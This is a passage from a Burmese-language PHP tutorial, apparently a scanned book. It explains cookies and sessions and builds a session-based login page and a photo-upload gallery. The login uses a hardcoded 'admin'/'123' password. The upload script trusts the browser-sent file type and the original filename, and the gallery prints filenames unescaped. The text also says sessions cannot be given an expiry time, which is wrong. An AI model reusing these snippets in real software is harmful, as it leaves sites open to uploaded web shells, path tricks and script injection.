ခြင်း ဖြစ်ပါတယ်။ ဒီလိုသတ်မှတ်လိုက်ရင်တော့ Cookie ဟာ နောက်ထပ် တစ်ပါတ်တာကာလအထိ တည်ရှိနေစေမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ခုသတိပြုရမှာက Cookie တန်ဖိုးတွေကို ကျွန်တော်တို့ရဲ့ App ကသာမက အသုံးပြုသူက လည်းရယူစီမံနိုင်ပါတယ်။ Web Browser မှာ Cookie စီမံနိုင်တဲ့ Extension တွေထည့်သွင်းပြီး စီမံနိုင်သလို၊ အနည်းဆုံး အနေနဲ့ Browser တွေမှာပါတဲ့ "Clear Private Data" Option ကိုသုံးပြီး Cookie တွေကို ပယ်ဖျက်နိုင်ပါတယ်။ ဒါကြောင့် အသုံးပြုသူကမပယ်ဖျက်မှသာ ကျွန်တော်တို့ သတ်မှတ်ထားတဲ့ကာလအထိ တည်ရှိမှာဖြစ်ပြီး အသုံးပြုသူက ပယ်ဖျက်မယ်ဆိုရင်လည်း သတ်မှတ် ကာလမတိုင်ခင် ပယ်ဖျက်နိုင်မှာဖြစ်ပါတယ်။

`setcookie()` Function မှာ Expire Time ကို ထည့်သွင်းမသတ်မှတ်ခဲ့ရင်တော့ Cookie တန်ဖိုးတွေဟာ လက်ရှိ အသုံးပြုနေတဲ့ Browser ဖွင့်ထားသမျှတစ်လျှောက်လုံးတည်ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်တာ နဲ့ Cookie တန်ဖိုး တွေကိုလည်း တစ်ပါတည်း ပယ်ဖျက်သွားမှာဖြစ်ပါတယ်။ ပြီးတော့ Cookie ဟာ Browser နဲ့ တွဲဖက်သိမ်းတာကို သတိပြုပါ။ Firefox Web Browser နဲ့ အသုံးပြုစဉ်သိမ်းဆည်းထားတဲ့ Cookie ဟာ Google Chrome နဲ့ ဘယ်လိုမှ ပတ်သက်မှာမဟုတ်ပါဘူး။

Cookie တန်ဖိုးတွေကို ပယ်ဖျက်စေလိုရင် `setcookie()` Function ကိုပဲ အသုံးပြုပြီး Expire Time ကို Minus နဲ့ ပေးလိုက်ရပါတယ်။ ဒီလိုပါ -

```
setcookie("gender", "", time() - 3600);
```

တနည်းအားဖြင့် ဒီ Cookie ဟာ လွန်ခဲ့တဲ့ စက္ကန့်ပေါင်း ၃၆၀၀ ကတည်းက သက်တမ်းကုန်ပြီးဖြစ်တယ်လို့ Browser ကို အသိပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ Respond ကို လက်ခံရရှိတာနဲ့ Browser က Cookie ကို ချက်ခြင်း ပယ်ဖျက်လိုက်မှာပါ။

Cookie နဲ့ သဘောတရားတူတဲ့ နောက်နည်းပညာတစ်ခုကတော့ Session ဖြစ်ပါတယ်။ Request နဲ့အတူ အကြိမ်ကြိမ် ထည့်သွင်းပေးဖို့လိုတဲ့ အချက်အလက်တွေကို Session Data အဖြစ်လည်း သိမ်းဆည်းထားနိုင်ပါတယ်။ ထူးခြားချက်ကတော့ Session Data တွေကို Web Server မှာ သိမ်းဆည်းခြင်းဖြစ်ပြီး Browser မှာ Session ID လို့ခေါ်တဲ့ Access Token ကိုသာသိမ်းဆည်းပါတယ်။ Request လုပ်လိုက်တဲ့အခါ Session ID က Request နဲ့ အတူ တွဲဖက်ပါဝင်သွားမှာ ဖြစ်ပါတယ်။ Web Server က အဲ့ဒီ Token ကို အသုံးပြုပြီး သိမ်းဆည်းထားတဲ့ Session Data တွေကို ရယူအသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

Cookie နဲ့ Session ဟာ သဘောတရားအားဖြင့်တူပြီး အခြေခံကွာခြားချက် တစ်ချို့ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ ပြောခဲ့ပြီးဖြစ်တဲ့အတိုင်း Cookie တန်ဖိုးတွေဟာ Browser နဲ့အတူ တွဲဖက်သိမ်းဆည်းပြီး Session တန်ဖိုးတွေကိုတော့ Web Server နဲ့အတူ တွဲဖက်သိမ်းဆည်းခြင်းဖြစ်ပါတယ်။ နောက်တစ်ချက်ကတော့ Cookie က စာတွေကိုသာ တန်ဖိုးအဖြစ်လက်ခံနိုင်ပြီး Session ကတော့ Server-side မှာသိမ်းတာဖြစ်လို့ စာအပြင် PHP Variable တွေနဲ့ Object တွေ ကိုပါ လက်ခံသိမ်းဆည်းထားနိုင် ပါတယ်။ နောက်ဆုံးတစ်ချက်ကတော့ Cookie တန်ဖိုးတွေကို Expire Time သတ်မှတ်ထားပေးနိုင်ပေမယ့် Session တန်ဖိုး တွေမှာ Expire Time သတ်မှတ်ထားလို့မရပါဘူး။ Browser ဖွင့်ထားခိုက်သာ တန်ဖိုးတွေရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက် ရင် Session တန်ဖိုး တွေ လည်း ကွယ်ပျောက်သွားမှာဖြစ်ပါတယ်။

Cookie နဲ့ Session မှာ အားသာချက်အား နည်းချက် ကိုယ်စီရှိကြပါသေးတယ်။ Cookie တန်ဖိုးတွေက Client-side ဖြစ်တဲ့ Browser မှာရှိနေတာမို့ Request လုပ်တိုင်း အဲ့ဒီတန်ဖိုးတွေကို ထည့်သွင်းပြီး ပို့ပို့နေရလို့ Client-Server ဆက်သွယ်မှုအမြန်နှုန်းပေါ် သက်ရောက်နိုင်ပါတယ်။ Session ကတော့ Server-side မှာသိမ်းလို့ ဒီပြဿနာ မရှိတော့ပါဘူး။ ဒါပေမယ့် Session တန်ဖိုးတွေကို Server ကွန်ပျူတာရဲ့ Storage အသုံးပြုပြီးသိမ်းဆည်းမှာမို့ အသုံးပြုသူများ လာတာနဲ့ အမျှ Server မှာ ဝန်ဖြစ်လာစေနိုင်ပါတယ်။ Cookie ကတော့ အသုံးပြုသူ တစ်သန်းရှိ လည်း အချက်အလက်တွေကို Browser တစ်သန်းမှာ ခွဲသိမ်းထားတာမို့ ဒီပြဿနာမရှိတော့ပြန်ပါဘူး။ ရေးသားသူ Developer ရဲ့ ဆုံးဖြတ်ချက် သာ အဓိကကျပြီး လိုအပ်ချက်နဲ့အညီ ရွေးချယ်အသုံးပြုနိုင်ပါတယ်။

`session_start()` Function ကိုခေါ်ယူလိုက်တာနဲ့ PHP က Session တန်ဖိုးအားလုံးကို `$_SESSION` နဲ့ ထည့်သွင်းထားပေးပါတယ်။ ဒါကြောင့် Session တန်ဖိုးတွေကိုရယူစီမံလိုတိုင်း `session_start()` Function ခေါ် ယူပေးရပါတယ်။ Session တန်ဖိုးတွေကို ဒီလိုသတ်မှတ် နိုင်ပါတယ်။

```
session_start();
$_SESSION["gender"] = "male";
```

`session_start()` Function ကိုခေါ်ယူပြီးတာနဲ့ `$_SESSION` Superglobal ရဲ့ Index တစ်ခုထဲကို ထည့်သွင်းလိုတဲ့တန်ဖိုး တိုက်ရိုက်ထည့်သွင်းလိုက်ခြင်း ဖြစ်ပါတယ်။ `setcookie()` ကဲ့သို့ တန်ဖိုးသတ်မှတ်တဲ့ Function တစ်ခု သီးခြားမလိုအပ်ပါဘူး။ Session တန်ဖိုးတွေ ပြန်လည်ရယူရင်လည်း ဒီအတိုင်းပဲ ရယူနိုင်ပါတယ်။

```
session_start();
$sex = $_SESSION["gender"];
if($sex == "male") {
  // do something
} else {
  // do something
}
```

Session တန်ဖိုးသတ်မှတ်လိုတာပဲဖြစ်ဖြစ်၊ ရယူအသုံးပြုလိုတာပဲ ဖြစ်ဖြစ် `session_start()` Function ကို ဦးဆုံး ခေါ်ယူပေးရပါတယ်။ `session_start()` Function ကိုခေါ်ယူလိုက်ခြင်းက "Session တန်ဖိုးတွေကို စီမံပါတော့မယ်" လို့ ကြေငြာတဲ့သဘောဖြစ်ပါတယ်။ Session တန်ဖိုးတွေပယ်ဖျက်လိုရင်တော့ အခုလိုပယ်ဖျက်နိုင်ပါ တယ်။

```
session_start();
unset( $_SESSION["gender"] );
```

`unset()` Function ကို သုံးထားပါတယ်။ အမှန်တော့ `unset()` Function က Array Index တစ်ခု သို့မဟုတ် Variable တစ်ခုကို ပယ်ဖျက်စေလိုရင်သုံးတဲ့ Function ဖြစ်ပါတယ်။ Session တန်ဖိုးမှမဟုတ်ပါဘူး၊ အခြား Array နဲ့ Variable တွေကို ပယ်ဖျက်လိုက်စေလိုရင်လည်း `unset()` ကိုအသုံးပြုနိုင်ပါတယ်။

6.14 - User Login Example

ကျွန်တော်တို့ Request တွေ လေ့လာစဉ်ကတည်ဆောက်ခဲ့တဲ့ User Login နမူနာလေးကို Session အသုံးပြုပြီး အမှန်တစ်ကယ် Login ဝင်နိုင်တဲ့ စနစ်တစ်ခုဖြစ်အောင်ဖြည့်စွက်ကြည့်ချင်ပါတယ်။ ကျွန်တော်တို့ တည်ဆောက်လက်စ `auth` Folder ထဲက `index.php` မှာ မူလရေးသားထားတာတွေအစား ပေးထားတဲ့နမူနာနဲ့ ကူးယူအစားထိုးလိုက်ပါ။

```
<?php
  session_start();
  $auth = isset($_SESSION['auth']);
?>

<!doctype html>
<html>
<head>
  <title>Home Page</title>
  <style>
    body {
      background: #efefef;
      font-family: arial;
      color: #333;
    }

    #wrap {
      width: 500px;
      padding: 20px;
      margin: 10px auto;
      border: 4px solid #ddd;
      background: #fff;
    }

    h1 {
      margin: 0 0 20px 0;
      padding: 0 0 10px 0;
      border-bottom: 1px solid #ddd;
    }

    input[type=text], input[type=password] {
      display: block;
      margin-bottom: 10px;
    }

    .msg {
      width: 500px;
      background: #ffd;
      border: 2px solid #dda;
      text-align: center;
      margin: 10px auto;
      font-size: 13px;
      padding: 6px;
    }
  </style>
</head>
```

```
<body>
<div id="wrap">
  <?php if($auth) { ?>

    <h1>Welcome to My Website</h1>
    <p>You see this because you are an authenticated user. Congratulation!</p>

    <b><?php echo $_SESSION['id'] ?></b>
    <a href="logout.php">Logout</a>

  <?php } else { ?>

    <h1>You need to login</h1>
    <form action="login.php" method="post">
      <label for="id">User ID</label>
      <input type="text" name="id" id="id">

      <label for="password">Password</label>
      <input type="password" name="password" id="password">

      <input type="submit" value="Login">
    </form>

  <?php } ?>
</div>
</body>
</html>
```

`session_start()` Function ကို Document အတွင်းမှာပါဝင်တဲ့ Content တွေကိုအလုပ်မလုပ်ခင် ဦးဆုံးခေါ်ယူဖို့လို အပ်လို့ Document ရဲ့အပေါ်ဆုံးမှာ ခေါ်ယူထားပါတယ်။ ပြီးတော့မှ `$_SESSION` Variable မှာ `auth` Index ရှိသလားဆိုတာကို `isset()` Function နဲ့စစ်ဆေးပါတယ်။ `isset()` Function က Array Index တစ်ခု သို့မဟုတ် Variable တစ်ခု ရှိသလား စစ်ဆေးပေးတဲ့ Function ဖြစ်ပါတယ်။ `auth` Index ဟာ သူ့အလိုလိုတော့ ရှိနေမှာမဟုတ် ပါဘူး။ အသုံးပြုသူက Login Information ကို မှန်အောင်ဖြည့်မှ ကျွန်တော်တို့ကသတ်မှတ် ပေးဖို့ ရည်ရွယ်ထားခြင်းဖြစ် ပါတယ်။ တနည်းအားဖြင့် Login ဝင်ထားမှသာ `$_SESSION` ထဲမှာ `auth` Index ရှိနေမှာ ဖြစ်ပြီး၊ မဝင်ထားရင် ရှိနေမှာမဟုတ်ပါဘူး။

`<body>` အတွင်းမှာ Content ကို နှစ်မျိုးခွဲခြားဖော်ပြထားပါတယ်။ Login ဝင်ထားသူအတွက် Welcome Message ပါဝင်တဲ့ Content ကိုဖော်ပြထားပြီး၊ Login မဝင်ထားသူများကိုတော့ Login Form တစ်ခုဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ခုနေ Browser ကနေ http://localhost/auth/ လို့ဝင်ကြည့်ရင် Login Form တစ်ခုကိုပဲတွေ့ရမှာပါ။ ဆက်လက်ပြီး `login.php` မှာ မူလရှိနေတာတွေအစား ပေးထားတဲ့ Code တွေနဲ့ ကူးယူအစားထိုး လိုက်ပါ။

```
<?php
  session_start();
  $id = $_POST['id'];
  $password = $_POST['password'];

  if($id == "admin" && $password == "123") {
    $_SESSION['auth'] = true;
    $_SESSION['id'] = "Admin";
  }

  header("location: index.php");
?>
```

`login.php` မှာ HTML တွေမပါဝင်တော့ပါဘူး။ PHP Code ချည်းသက်သက်ဖြစ်ပါတယ်။ `index.php` က ပေးပို့လာတဲ့ `id` နဲ့ `password` ကို `$_POST` Variable ကတစ်ဆင့် ရယူလိုက်ပါတယ်။ ပြီးတော့မှ `id` က `admin`, `password` က `123` ဟုတ်မှန်သလားစစ်ဆေးပါတယ်။ ဟုတ်မှန်တယ်ဆိုတော့မှ `$_SESSION` ရဲ့ `auth` Index မှာ `true` ဆိုတဲ့တန်ဖိုးတစ်ခု ပေးလိုက်ပြီး `id` Index မှာတော့ `Admin` ဆိုတဲ့အမည်ကို ထည့်ပေးလိုက်ပါတယ်။

```
header("location: index.php");
```

- ရဲ့အဓိပ္ပါယ်ကတော့ `index.php` ကို အလိုအလျှောက် Redirect လုပ်ခိုင်းလိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် သူ့အပေါ်မှာ သတ်မှတ်ထားတဲ့ လုပ်စရာရှိတဲ့အလုပ်တွေ လုပ်ပြီးသွားတာနဲ့ `index.php` ကို အလိုအလျှောက် ပြန်ပို့ပေးသွားပါလိမ့်မယ်။


မှတ်ချက် ။ ။ Document တစ်ခုအတွင်းမှာ ရေးသားထားတဲ့ လုပ်ဆောင်ချက်တွေထဲမှာ အသုံးပြုသူကို ဖော်ပြရမယ့် အချက်တွေမပါပဲ၊ လုပ်ဆောင်ချက်ချည်းပဲဆိုရင် HTML တွေ ထည့်ရေးစရာမလိုပါဘူး။ `login.php` ရဲ့ အလုပ်လုပ်ပုံအရ `id` နဲ့ `password` ကို စီစစ်ခြင်း အပါအဝင် လုပ်စရာရှိတာ လုပ်ပြီးတာနဲ့ `index.php` ကို အလိုအလျှောက် ပြန်သွားမှာပါ။ အသုံးပြုသူကို ဖော်ပြမယ့် အကြောင်းအရာ တစ်ခုမှ မပါပါဘူး။ ဒါကြောင့် `login.php` ကို ရေးတဲ့အခါ HTML တွေမပါပဲ PHP Code သက်သက်ချည်းပဲ ရေးသားထားခြင်း ဖြစ်ပါတယ်။

စမ်းသပ်ကြည့်ဖို့အတွက် Browser URL Bar မှာ http://localhost/auth/ လို့ဖြည့်သွင်းလိုက်ရင် Login Form ဖော်ပြနေတဲ့ Document ကိုရရှိပါလိမ့်မယ်။ User ID Box မှာ `admin` လို့ထည့်သွင်းပါ။ Password Box မှာ `123` လို့ရိုက်ထည့်ပြီး Login Button ကိုနှိပ်လိုက်တဲ့အခါ `login.php` ကိုရောက်သွားပါလိမ့်မယ်။ ပေးလိုက်တဲ့ အချက်အလက် မှန်တဲ့ အတွက် `login.php` က `$_SESSION` တန်ဖိုးတွေသတ်မှတ်ပြီး `index.php` ကို အလိုအလျှောက် ပြန်ပို့သွားပါလိမ့်မယ်။ `index.php` ကို ပြန်လည်ရောက်ရှိလာတဲ့အခါ `$_SESSION['auth']` ရှိနေပြီ ဖြစ်လို့ Login Form အစား Welcome Message ကို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။

Logout ပြန်လုပ်နိုင်စေဖို့အတွက် `logout.php` ကိုလည်းရေးသားပေးရပါဦးမယ်။ `auth` Folder ထဲမှာပဲ `logout.php` ဆိုတဲ့အမည်နဲ့ Script တစ်ခုတည်ဆောက်ပါ။ ပြီးရင် ပေးထားတဲ့ Code ကို ကူးယူဖြည့်သွင်းပေးပါ။

```
<?php
  session_start();
  unset($_SESSION['auth']);
  unset($_SESSION['id']);
  header("location: index.php");
?>
```

`logout.php` က ထူးထူးထွေထွေမလုပ်ပါဘူး။ `$_SESSION` တန်ဖိုးတွေပယ်ဖျက်လိုက်ပြီး `index.php` ကို ပြန်သွားစေတဲ့ အလုပ်ကိုပဲလုပ်ပေးလိုက်တာပါ။ Logout Link ကို နှိပ်ပြီးစမ်း ကြည့်နိုင်ပါပြီ။



ပုံ (၆-ဖ) Login Example

အခုဆိုရင် Login/Logout လုပ်လို့ရတဲ့ Script တစ်ခုရရှိသွားပါပြီ။ တစ်ကယ့် Login လုပ်ဆောင်ချက် ပြည့်စုံဖို့ဆိုရင် Remember Login လုပ်ဆောင်ချက်တွေ၊ Forget Password လုပ်ဆောင်ချက်တွေ၊ Login အချက် အလက်တွေကို Register Database တွေထဲက ရယူစစ်ဆေးတဲ့လုပ်ဆောင်ချက်မျိုးတွေ လိုအပ်ဦးမှာပါ။

6.15 - File Upload


အသုံးပြုသူဘက်ကိုပေးပို့ဖို့လိုတဲ့အချက်အလက်တွေဟာ အများအားဖြင့် Text တွေဖြစ်မှာပါ။ ဒါပေမယ့် လိုအပ်လို့ File တွေကို ထည့်သွင်းပေးပို့ရမယ်ဆိုရင်လည်း ပေးပို့နိုင်ပါတယ်။ File Upload လုပ်တယ်လို့ ခေါ်ကြပါတယ်။ File Upload ပြုလုပ်နိုင်ဖို့ HTML Form မှာ ဖြည့်စွက်မှုအချို့လိုအပ်ပါတယ်။ နမူနာဖော်ပြပေးလိုက်ပါတယ် -

```
<form action="upload.php" method="post" enctype="multipart/form-data">
  <input type="file" name="photo">
  <input type="submit" value="Upload">
</form>
```

File တွေကို ထည့်သွင်းပေးပို့နိုင်ဖို့ `<input type="file">` Element ကို အသုံးပြုရပါတယ်။ ဒီ Element ထည့် သွင်းလိုက်တာနဲ့ Browser က File ရွေးလို့ရတဲ့ Option တစ်ခုပေးမှာပါ။ အသုံးပြုတဲ့ Browser ပေါ်မူတည်

ပြီး ဖော်ပြပုံကွာနိုင်ပေးမယ့် File ရွေးလို့ရတဲ့ လုပ်ဆောင်ချက်ကတော့ အတူတူပါပဲ။ Form Submit လုပ်လိုက်တဲ့ အခါ ရွေးချယ်ပေးထားတဲ့ File ကို Server ထံ ထည့်သွင်းပေးပို့သွားမှာ ဖြစ်ပါတယ်။

`<form>` Element ကိုသတိပြုကြည့်ပါ။ File တွေ ထည့်သွင်းပေးပို့တော့မယ်ဆိုရင် Method က `POST` ဖြစ်ရပါတော့မယ်။ GET Method ကို အသုံးပြုလို့မရပါဘူး။ ပြီးတော့ `enctype` Attribute ပါဝင်ပြီး Value အနေနဲ့ `multipart/form-data` လို့ အတိအကျသတ်မှတ်ပေးရပါတယ်။ ဒီ Attribute က Server ကို ပေးပို့လာတဲ့ အချက်အလက်တွေမှာ စာတွေသာမက Binary Data တွေ (တနည်းအားဖြင့် File တွေ) ပါဝင်ကြောင်းအသိပေးခြင်း ဖြစ်ပါတယ်။ ဒါမှသာ Server က File တွေပါဝင်လာတဲ့ Request တွေကိုသိရှိပြီး လိုအပ်သလိုစီမံပေးနိုင်မှာပါ။



ပုံ (၆-၅) Firefox နှင့် Chrome တိုတွင် File Input ဖော်ပြပုံ

PHP ကလည်း Request နဲ့အတူ ပါဝင်လာတဲ့ File တွေပါဝင်လာပြီဆိုရင်၊ အသုံးပြုထားတဲ့ Method က `POST` ဖြစ်နေပေမယ့် File နဲ့ပတ်သက်တဲ့အချက်အလက်တွေကို `$_POST` Superglobal ထဲမှာရောမထားပဲ `$_FILES` Superglobal နဲ့ သီးခြား ထည့်သွင်းထားပေးပါတယ်။

```
<input type="file" name="photo">

$_FILES["photo"] = array(
  "name" => "photo123.png",
  "type" => "image/png",
  "size" => "561513",
  "error" => "0",
  "tmp_name" => /tmp/phpCMKIn9
);
```

ပုံ (၆-၁၀) `$_FILES` Superglobal

ပေးပို့လာတဲ့ File နဲ့ပတ်သက်တဲ့ အချက်အလက်တွေကို `name`, `type`, `size`, `error`, `tmp_name` ဆိုပြီး Index (၅) ခုပါဝင်တဲ့ Array အဖြစ် `$_FILES` Superglobal ထဲမှာစုစည်းပေးထားခြင်း ဖြစ်ပါတယ်။ `name` ကတော့ ပေးပို့လာတဲ့ File ရဲ့ မူလအမည်ဖြစ်ပါတယ်။ `type` ကတော့ File အမျိုးအစားပါ။ `size` ကတော့ File Size ကို Byte နဲ့ ဖော်ပြထားခြင်းဖြစ်ပါတယ်။ `error` မှာတော့ File Size သိပ်ကြီးနေခြင်း၊ Connection ပြဿနာတစ်စုံတစ်ရာကြောင့်တစ်ဝက်တစ်ပျက်သာလက်ခံရရှိခြင်းစတဲ့ Error တွေရှိခဲ့ရင် ဖော်ပြပေးမှာဖြစ်ပါတယ်။ `tmp_name` ကတော့ Upload ပြုလုပ်ထားတဲ့ File ကို လက်ရှိ Server က လက်ခံသိမ်းဆည်းပေးထားတဲ့ တည်နေရာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Form Submit လုပ်လိုက်တာနဲ့ File Upload လုပ်ငန်းစဉ်ကစတင်သွားမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့က File Upload လုပ်ခြင်းလုပ်ငန်းစဉ်မှာ ဝင်ပါစရာမလိုပါဘူး။ ပေးပို့လာတဲ့ File ကို Web Server နဲ့ PHP က အလိုအလျှောက်လက်ခံရယူပြီး Temporary Folder ထဲမှာ ခေတ္တသိမ်းဆည်းထားပေးမှာပါ။ သိမ်းဆည်းထားပြီးဖြစ်တဲ့ File ကို လိုအပ်သလိုရယူစီမံတဲ့ အလုပ်ကိုသာ ကျွန်တော်တို့က ဆက်လက်ဆောင်ရွက်ရမှာပါ။

နမူနာတစ်ခုလောက် စမ်းသပ်ကြည့်နိုင်ဖို့ `htdocs` Folder အောက်မှာ `gallery` အမည်နဲ့ Folder တစ်ခု တည်ဆောက်ပါ။ ဆက်လက်ပြီး `gallery` Folder ထဲမှာ `photo` အမည်နဲ့နောက် Folder တစ်ခု တည်ဆောက်ပါ။ `index.php` နဲ့ `upload.php` တို့ကိုတော့ `gallery` Folder ထဲမှာပဲ ဆက်လက်တည် ဆောက်ပေးပါ။ ပြီးရင် `index.php` မှာ အောက်ပါ နမူနာကို ကူးယူထည့်သွင်းလိုက်ပါ။

```
<!doctype html>
<html>
<head>
  <title>Photo Gallery</title>
  <style>
    body {
      background: #efefef;
      font-family: arial;
    }
    #wrap {
      width: 900px;
      margin: 20px auto;
      padding: 20px;
      border: 6px solid #ddd;
      background: #fff;
    }
    #gallery img {
      width: 200px;
      margin: 10px;
    }
    #form {
      margin-top: 20px;
      padding: 10px;
      background: #efefef;
      border-top: 2px solid #ddd;
    }
  </style>
</head>
<body>
```

```
  <div id="wrap">

    <div id="gallery">
      <?php
        $list = scandir("photo");
        for($i=2; $i < count($list); $i++) {
          $name = $list[$i];
          echo "<img src='photo/$name' width='200'>";
        }
      ?>
    </div>

    <div id="form">
      <form action="upload.php" method="post" enctype="multipart/form-data">
        <label for="photo">Choose a Photo</label>
        <input type="file" name="photo" id="photo">

        <input type="submit" value="Upload" />
      </form>
    </div>
  </div>

</body>
</html>
```


နမူနာရဲ့ `<body>` အတွင်းမှာ `#gallery` နဲ့ `#form` ဆိုပြီးနှစ်ပိုင်းပါဝင်ပါတယ်။ `#gallery` အတွင်းမှာ `scandir()` Function ကိုသုံးပြီး `photo` Folder အတွင်းမှာရှိနေတဲ့ File စာရင်းကိုရယူပါတယ်။ `scandir()` Function က Folder တစ်ခုအတွင်းမှာရှိတဲ့ File နဲ့ Folder စာရင်းကို Array အနေနဲ့ ပြန်ပေးတဲ့ Function ဖြစ်ပါတယ်။ ပြီးတော့မှ `for()` Loop ကိုသုံးပြီး File အရေအတွက်ရှိသလောက် အလုပ်လုပ်စေပါတယ်။ `for()` Loop ထဲ မှာ Variable `$i` ရဲ့ တန်ဖိုးကို `0` က မစစေပဲ `2` က စထားတာကို သတိပြုပါ။ `scandir()` Function က ပြန်ပေးတဲ့ Array ရဲ့ Index `0` နဲ့ `1` မှာ Directory Marker တွေဖြစ်တဲ့ . (Dot) နဲ့ .. (Dot Dot) တို့ ရှိနေမှာ ဖြစ်တဲ့အတွက် အဲ့ဒီ Index နှစ်ခုကို ထည့်သွင်းအလုပ်မလုပ်စေလိုတဲ့အတွက် `2` က စခိုင်းထားခြင်း ဖြစ်ပါတယ်။ `for()` Loop ရဲ့ ဒုတိယ Parameter မှာအသုံးပြု ထားတဲ့ `count()` Function ကတော့ Array Size ကို ရေတွက်ပြီးပြန်ပေးနိုင်တဲ့ Function ဖြစ်ပါတယ်။ `photo` Folder ထဲမှာ File (၅) ခုရှိရင် `count($list)` ရဲ့ ရလဒ်က `7` ဖြစ်မှာပါ။ . နဲ့ .. အတွက် Index နှစ်ခုအပိုယူထားတဲ့အတွက် `$list` Array မှာ Index (၅) ခုမဟုတ် ပဲ (၇) ခုဖြစ်နေရခြင်းဖြစ်ပါတယ်။ Loop အတွင်းမှာ ဆောင်ရွက်ရမယ့် Statements အနေနဲ့ လက်ရှိအလုပ်လုပ်နေ တဲ့ File Name ကိုအသုံးပြုပြီး `<img>` Element ရဲ့ `src` Attribute အနေနဲ့ ရိုက်ထုတ်ခိုင်းထားတဲ့ အတွက် `photo` Folder ထဲမှာ ရှိသမျှ File တွေကို Image အနေနဲ့ `#gallery` အတွင်းမှာ တန်းစီရိုက်ထုတ်ပေးသွားမှာဖြစ်ပါတယ်။ ခုနေစမ်းကြည့်ရင် `photo` Folder ထဲမှာ File တွေမရှိသေးလို့ ဘာမှတွေ့ရဦးမှာ မဟုတ်ပါဘူး။

`#form` အတွင်းမှာတော့ File Input တစ်ခုပါဝင်တဲ့ HTML Form ထည့်သွင်းထားပါတယ်။ `action` မှာ `upload.php` လို့ ပေးထားတဲ့အတွက် Form ကို Submit လုပ်လိုက်ရင် ရွေးချယ်ထားတဲ့ File ကို `upload.php` ထံ ပေးပို့သွားမှာပါ။ `upload.php` File ထဲမှာ အောက်ပါနမူနာကို ကူးယူထည့်သွင်းပေးပါ။

```
<?php
  $name = $_FILES["photo"]["name"];
  $tmp = $_FILES["photo"]["tmp_name"];
  $type = $_FILES["photo"]["type"];

  if($type == "image/jpeg" || $type == "image/png" || $type == "image/gif") {
    move_uploaded_file($tmp, "photo/$name");
  }

  header("location: index.php");
?>
```

